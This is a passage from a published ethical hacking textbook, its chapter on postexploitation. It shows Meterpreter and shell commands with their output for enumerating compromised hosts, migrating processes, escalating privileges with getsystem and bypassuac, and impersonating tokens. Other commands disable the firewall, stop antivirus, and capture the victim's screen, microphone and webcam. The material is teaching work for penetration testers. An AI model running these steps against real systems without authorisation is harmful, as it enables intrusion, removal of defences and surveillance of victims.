ETHICAL HACKING AND PENETRATION TESTING GUIDE

RAFAY BALOCH

CRC Press
Taylor & Francis Group
Boca Raton London New York

CRC Press is an imprint of the
Taylor & Francis Group, an **informa** business
AN AUERBACH BOOK

CRC Press
Taylor & Francis Group
6000 Broken Sound Parkway NW, Suite 300
Boca Raton, FL 33487-2742

Printed on acid-free paper
Version Date: 20140320

International Standard Book Number-13: 978-1-4822-3161-8 (Paperback)

Library of Congress Cataloging-in-Publication Data

Baloch, Rafay.
Ethical hacking and penetration testing guide / Rafay Baloch.
pages cm
Includes bibliographical references and index.
ISBN 978-1-4822-3161-8 (paperback)
1. Penetration testing (Computer security) I. Title.

QA76.9.A25B356 2014
005.8--dc23 2014006695

Contents

Preface

Ethical hacking strikes all of us as a subject that requires a great deal of prerequisite knowledge about things like heavy duty software, languages that includes hordes of syntaxes, algorithms that could be generated by maestros only. Well that's not the case, to some extent. This book introduces the steps required to complete a penetration test, or ethical hack. Requiring no prior hacking experience, the book explains how to utilize and interpret the results of modern day hacking tools that are required to complete a penetration test. Coverage includes Backtrack Linux, Google Reconnaissance, MetaGooFil, dig, Nmap, Nessus, Metasploit, Fast Track Autopwn, Netcat, and Hacker Defender rootkit. Simple explanations of how to use these tools and a four-step methodology for conducting a penetration test provide readers with a better understanding of offensive security.

Being an ethical hacker myself, I know how difficult it is for people who are new into hacking to excel at this skill without having any prior knowledge and understanding of how things work. Keeping this exigent thing in mind, I have provided those who are keen to learn ethical hacking with the best possible explanations in the most easy and understandable manner so that they will not only gain pleasure while reading, but they will have the urge to put into practice what have they learned from it.

The sole aim and objective of writing this book is to target the beginners who look for a complete guide to turn their dream of becoming an ethical hacker into a reality. This book elucidates the building blocks of ethical hacking that will help readers to develop an insight of the matter in hand. It will help them fathom what ethical hacking is all about and how one can actually run a penetration test with great success.

I have put in a lot of hard work to make this book a success. I remember spending hours and hours in front of my computer typing indefatigably, ignoring all the text messages of my friends when they asked me to come along and spend some time with them, which left me despondent, but now, when I see my book finally completed, it gives me immense pleasure that the efforts of a whole year have finally paid off.

This book came out as a result of my own experiences during my ethical hacking journey. Experiences that are worth sharing with all the passionate people out there.

It makes me elated to the core when I see my third book on the subject of hacking published, and I hope and pray that everyone likes it.

Best of luck to everyone out there.

Rafay Baloch

Chapter 9

Postexploitation

So we have successfully exploited the target and managed to gain access to it. Now we are into the postexploitation phase, which is the last phase of our penetration testing process. In this phase, we will learn to exploit our targets further, escalating privileges and penetrating the internal network even more. Meterpreter, which is the heart of this chapter, makes the postexploitation process much easier.

Meterpreter contains many built-in scripts written in ruby; we can also add and modify meterpreter scripts based on our requirements or just for exploration.

The goals of this chapter are as follows:

Gaining situation awareness in Windows/Linux after target compromise
Using Meterpreter scripts to perform reconnaissance
Using various methods for escalating privileges
Maintaining access
Penetrating the internal network further

Acquiring Situation Awareness

Immediately after compromising a host, you need to gain information about where the host is located on the internal network and its functionality, which would include hostname, interfaces, routes, and services that our host is listening to. The more you are familiar with the operating system the more you can enumerate.

Enumerating a Windows Machine

Windows would be one of our common targets, since it is the most used operating system in the corporate environment. Since most of you are familiar with Windows, it would be easy to enumerate it. Our main goals would be to enumerate the network, mainly where the host is, find out what other hosts are reachable from our compromised host, the interfaces, and the services.


So let's assume that we have already compromised a Windows host, say, by using our favorite `ms08 _ 067 _ netapi` exploit, and opened up a meterpreter session. From within our Meterpreter session, we can type the "`shell`" command, which will open our command prompt.

So here are some of the Windows `shell` commands to gain situation awareness:

`ipconfig`—This command will list all the interfaces, the IP addresses, gateways, and the MAC addresses.

`ipconfig/all`—This command will list additional information about the interfaces such as DNS servers.


`ipconfig/displaydns`—This command will display the DNS cache. The screenshot shows the A record of the host rafayhackingarticles.net.



```
    www.rafayhackingarticles.net
    ----------------------------------------
    Record Name . . . . . : www.rafayhackingarticles.net
    Record Type . . . . . : 1
    Time To Live  . . . . : 1592
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 216.239.32.21
```


`arp -a`—You must be familiar with this command from our "Network Sniffing" chapter (Chapter 6). This command displays the Arp cache; using it you can figure out reachable systems from our hosts.

`netstat -ano`—A very useful command, this can be used to list all the connections established from the current computer on a particular port.




```
TCP    0.0.0.0:17780          0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:20324          0.0.0.0:0              LISTENING       1796
TCP    10.158.86.158:139      0.0.0.0:0              LISTENING       4
TCP    10.158.86.158:2869     10.158.85.62:1041      CLOSE_WAIT      4
TCP    10.158.86.158:10243    10.158.86.158:3338     TIME_WAIT       0
TCP    10.158.86.158:49703    10.101.10.46:1723      ESTABLISHED     4
TCP    111.119.180.93:139     0.0.0.0:0              LISTENING       4
TCP    111.119.180.93:2550    31.13.81.17:443        ESTABLISHED     4172
```

`Route Print`—This will display the routing table of our computer; the `netstat -r` command can also be used for this.



```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      10.158.84.1   10.158.86.158   4255
          0.0.0.0          0.0.0.0         On-link   111.119.180.93     31
       10.101.8.0    255.255.252.0      10.158.84.1   10.158.86.158   4256
     10.101.10.46  255.255.255.255      10.158.84.1   10.158.86.158   4256
      10.158.84.0    255.255.252.0         On-link    10.158.86.158   4511
```

`tasklist/svc`—This is a very useful command to enumerate all the services running on our target computer. From the following screenshot we can see that our victim is running AVG antivirus; this knowledge would be very helpful for us when we try to bypass the antivirus.



```
Ath_CoexAgent.exe             2488 Atheros Bt&Wlan Coex Agent
AdminService.exe              2764 AtherosSvc
avgwdsvc.exe                  2892 avgwd
mDNSResponder.exe             2580 Bonjour Service
BrowserProtect.exe            3528 BrowserProtect
```

`net start/net stop`—The `net start` command will display all the running services on the target computer. We can stop a running service, for example, AVG antivirus, by using the `net stop` command. The syntax for `net start/net stop` commands are as follows:


`net start` <service to start>

`net stop` <service to stop>

`netsh`—`netsh` is a very useful command line utility for both network administrators and hackers/penetration testers. It can be used to gather information about firewall rules and so on. For example, we can turn off a firewall by issuing the following command:

```
netsh firewall set opmode disable
```

But we will require administrative privileges to disable the firewall. We will learn about privilege escalation later in the chapter.




```
C:\Users\Abdul Rafay Baloch>netsh firewall set opmode disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

Enumerating Local Groups and Users


The following two commands would be really helpful to enumerate local groups and users:

`net user`—This will list all local users such as guests and administrators.



```
C:\Users\Abdul Rafay Baloch>net user

User accounts for \\SOULHUNTER

-------------------------------------------------------------------------------
__vmware_user__          Abdul Rafay Baloch       Administrator
Guest                    rafay
The command completed successfully.
```

`net localgroup`—This command will list all the local groups. For example, if we want to display all the local groups for administrators, we have to type "net localgroup administrators."



```
C:\Users\Abdul Rafay Baloch>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access
ter/domain
```

`net user \domain`—This command would list users in a group.

`net user \domain`—This command would list all the users in a particular domain. It is very useful for identifying domain admins.

Enumerating a Linux Machine


Compared to Windows it's less likely that you will come across a Linux host in your penetration tests. We have already learnt about the basics of operating Linux in our "Linux Basics" chapter

(Chapter 2); so by now you must be familiar with some of the commands for enumerating a Linux-based host.

`ifconfig`—This is the same as the `ipconfig` command; it displays interfaces and associates IP/MAC addresses.
`pwd`—This lists the current ID.
`ls`—This lists the files in a particular directory.
`find`—This command is useful if you want to find a particular file from a particular path.


find <path> -name filename

`who/last`—This command displays the users currently logged in on a machine; the `last` command displays the login history.
`whoami`—This command tells your current privileges on a machine.
`uname -a`—This displays information about the kernel version, and could be very useful when selecting Linux-based privilege escalation exploits.
`touch`—This is used to create a 0 byte file. However, this will only work if you have write permissions on the current directory.
`cat/etc/passwd`—The `/etc/passwd` file can be used to enumerate local users on a system; the good thing about this file is that it is readable by any low-privilege user.



```
root@bt:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

`cat/etc/hosts/`—The `/etc/host` file is used to perform domain to IP mapping.
`cat/etc/group/`—The `/etc/group` file is used to enumerate all the local groups.



```
root@bt:~# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
```


`cat/etc/resolv.conf`—This file is used to locate the name servers on a local machine.

Enumerating with Meterpreter

Meterpreter can also be used to acquire situation awareness as it has a built-in capability to execute OS commands. I would recommend that you mostly use Metasploit for enumeration and data mining. Alternatively, you can switch between the meterpreter shell and the Windows shell. Let's take a look at some of the commands in Meterpreter.

We type the `help` command to see all the available commands in meterpreter. The list would contain different types of commands to accomplish a specific task. Let's talk about a few of them important for acquiring system awareness.

`sysinfo` command—The `sysinfo` command provides useful information about our target.




```
meterpreter > sysinfo
Computer        : ROOT-BXZ
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

`networking` commands—The `networking` commands are identical to what we would use on a Windows/Linux shell. These commands include ipconfig, ifconfig, portfoward, and route.

Identifying Processes

The following commands could be used to identify a process user IDS.

`PS`—This is the same as the `tasklist` command; it will display all the processes.
`getuid`—This will return the current uid of the user.
`getpid`—This will print the current process id.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 808
```

Interacting with the System

The commands for interacting with system using meterpreter are identical to what we use in linux on daily basis. However, in meterpreter these commands can also be used to interact with windows systems as well. Here are the basic commands:

`cd`—Used to navigate between directories.
`cat`—Used to output contents of a file on the screen.
`search`—Used to search a particular file.
`ls`—Similar as in Linux, this is used to list files of a directory.

User Interface Command

The user interface command can be used for various tasks; for example, you can record the victim's mic, change the victim's desktop, and take a screenshot of the current desktop to see what the victim is doing. In your real-world penetration tests you can include screenshots of the desktop in your reports to help a nontechnical person understand your report better.

`enumdesktops`—Prints information about all the running desktops.
`screenshot`—Used to display screenshot of the current machine to see what our target is currently doing.
`record _ mic`—Records the microphone of the victim, in case he is using one.
`webcam _ list/webcam snap`—Used to list available webcams, and the webcam snap software is used to take a snapshot of the victim.

Thus, we have listed some of the interesting commands from meterpreter to gain situation awareness right after compromising a target. We will start exploring other features of Meterpreter as soon as we get to the more advanced topics.

Privilege Escalation


Once we have gained situation awareness, our next goal would be to escalate our privileges to the NT Authority SYSTEM, which has the highest privileges on a Windows machine, or at least we should try to get administrator-level privileges. Most of the commands that we use to further penetrate the network would require administrator-level privileges to run, but before that we will talk about making our meterpreter session stable so that it does not close.

Maintaining Stability

The Meterpreter session often dies or gets killed, because the process that the meterpreter is running on closes. For example, let's say we used the aurora exploit to compromise a victim running Internet Explorer 6. Whenever the victim closes his browser, our meterpreter session will die.


To mitigate this issue we would need to migrate to another stable process such as explorer.exe or svchost.exe. Luckily, we have a built-in script inside of Metasploit that can help us migrate to another process. For this, we can use a post module called migrate, which is located in the `post/windows/manage/migrate` directory. The command is as follows:

```
meterpreter> run post/windows/manage/migrate
```



```
meterpreter > run post/windows/manage/migrate

[*] Running module against ABDUL-CB7402ACD
[*] Current server process: svchost.exe (856)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1284
[+] Successfully migrated to process 1284
```

If you would like to migrate to a specific process, first issue the "`ps`" command to check for PIDs.




```
176   1364  cmd.exe             x86   0          ABDUL-CB7402ACD\Administrato
r  C:\WINDOWS\system32\cmd.exe
184   1056  wscntfy.exe         x86   0          ABDUL-CB7402ACD\Administrato
r  C:\WINDOWS\system32\wscntfy.exe
260   680   VMUpgradeHelper.exe  x86   0          NT AUTHORITY\SYSTEM
   C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
384   4     smss.exe            x86   0          NT AUTHORITY\SYSTEM
   \SystemRoot\System32\smss.exe
604   384   csrss.exe           x86   0          NT AUTHORITY\SYSTEM
   \??\C:\WINDOWS\system32\csrss.exe
628   384   winlogon.exe        x86   0          NT AUTHORITY\SYSTEM
   \??\C:\WINDOWS\system32\winlogon.exe
680   628   services.exe        x86   0          NT AUTHORITY\SYSTEM
   C:\WINDOWS\system32\services.exe
692   628   lsass.exe           x86   0          NT AUTHORITY\SYSTEM
   C:\WINDOWS\system32\lsass.exe
844   680   vmacthlp.exe        x86   0          NT AUTHORITY\SYSTEM
   C:\Program Files\VMware\VMware Tools\vmacthlp.exe
856   680   svchost.exe         x86   0          NT AUTHORITY\SYSTEM
   C:\WINDOWS\system32\svchost.exe
944   680   svchost.exe         x86   0          NT AUTHORITY\NETWORK SERVICE
   C:\WINDOWS\system32\svchost.exe
```

We should note down the PID of the process that we would like to migrate to, for example, svchost.exe, which happens to be 856. We will execute the following command from Meterpreter:

```
meterpreter> Migrate 856
```

If the process has successfully migrated, the output would be something like the following:




```
meterpreter > getpid
Current pid: 1056
meterpreter > migrate 856
[*] Migrating to 856...
[*] Migration completed successfully.
```

Escalating Privileges


Now that we have moved to a secure process and we are pretty much sure that our session won't close during our privilege escalation process, we should attempt to escalate the privileges. The fastest way of escalating privileges with meterpreter is by using the "`getsystem`" command, which consists of many techniques. If one technique fails it will try another one and will report what technique succeeded in escalating the privileges.

We can type the command `getsystem -h` to see what type of techniques meterpreter uses to escalate the privileges.



```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
                4 : Exploit - KiTrap0D (In Memory/User)
```

You can use a specific technique by using the –t parameter followed by the technique number, but I would recommend that you pass the command without parameter so it can try all the techniques to save time.




```
meterpreter > getsystem
...got system (via technique 1).
```

Bypassing User Access Control

User access control (UAC) is a security feature that was introduced from Windows Vista and onward. The purpose of introducing UAC was to prevent malware from compromising the system. It accomplishes this by assigning normal user privileges to an application even if a user has administrator privileges. The application then has to be approved by an administrator for it to make changes to your computer.

The UAC can be configured easily depending upon the operating system you are using; all you need to do is search for the keyword "`uac`" using the search box. The default level of UAC is level 3, which is when it will notify when programs try to make changes to your computer.

Here is how the interface looks inside Windows 7:



User Account Control Settings

Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer.

Tell me more about User Account Control settings

Always notify

Default - Notify me only when programs try to make changes to my computer

- Don't notify me when I make changes to Windows settings


Recommended if you use familiar programs and visit familiar websites.

Never notify

If we try to use the "`getsystem`" technique in any of the operating systems with UAC enabled, it will fail by default. Luckily, we already have a postexploitation module in Metasploit named "`bypassuac`", which could help us bypass user access control to escalate our privileges.


So for the sake of demonstration we assume that you have a meterpreter session on a Windows 7 machine. From our current meterpreter session we will run the following command:

```
meterpreter> run post/windows/escalate/bypassuac
```



```
meterpreter > run post/windows/escalate/bypassuac

[*] Started reverse handler on 192.168.2.2:4444
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
```

Now we will try to use the "`getsystem`" command again, and it will escalate our privileges. We will use "`getuid`" to check our privileges and the "`sysinfo`" command for meterpreter to display information about the current system.



```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DUMMYLAND
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Impersonating the Token

The concept of an access token is very similar to the concept of a cookie that is used to authenticate a user on a particular website. When a user is authenticated on a Windows machine an access token is assigned, which contains information about login details, user privileges, etc. The access tokens for Windows are of two types:


Primary token—The primary token can be associated with a process and is created within the operating system using privileged methods.

Impersonation token—An impersonation token can let a process act as another user; it can only be associated with threads. This is the type of token that we will be abusing for our privilege escalation process.

We can use a valid impersonation token of a specific user, say, administrator, to impersonate that user without any authentication. `Incognito` is a meterpreter module that can help us with this task. We can load it by using the following command:

```
use incognito
```


Next, we would run the "`help`" command to see all the options; this will load up the meterpreter help menu, but you will also see `Incognito` commands along with their description at the bottom:



```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

Before impersonating a token we need to take a look at the available tokens. To see all the available tokens, we use the `list _ tokens` command followed by a –u parameter (which lists the tokens available under a current user context). With SYSTEM-level privileges you can see the list of all tokens, but with administrator or lower privileges you cannot.

```
list_tokens -u
```

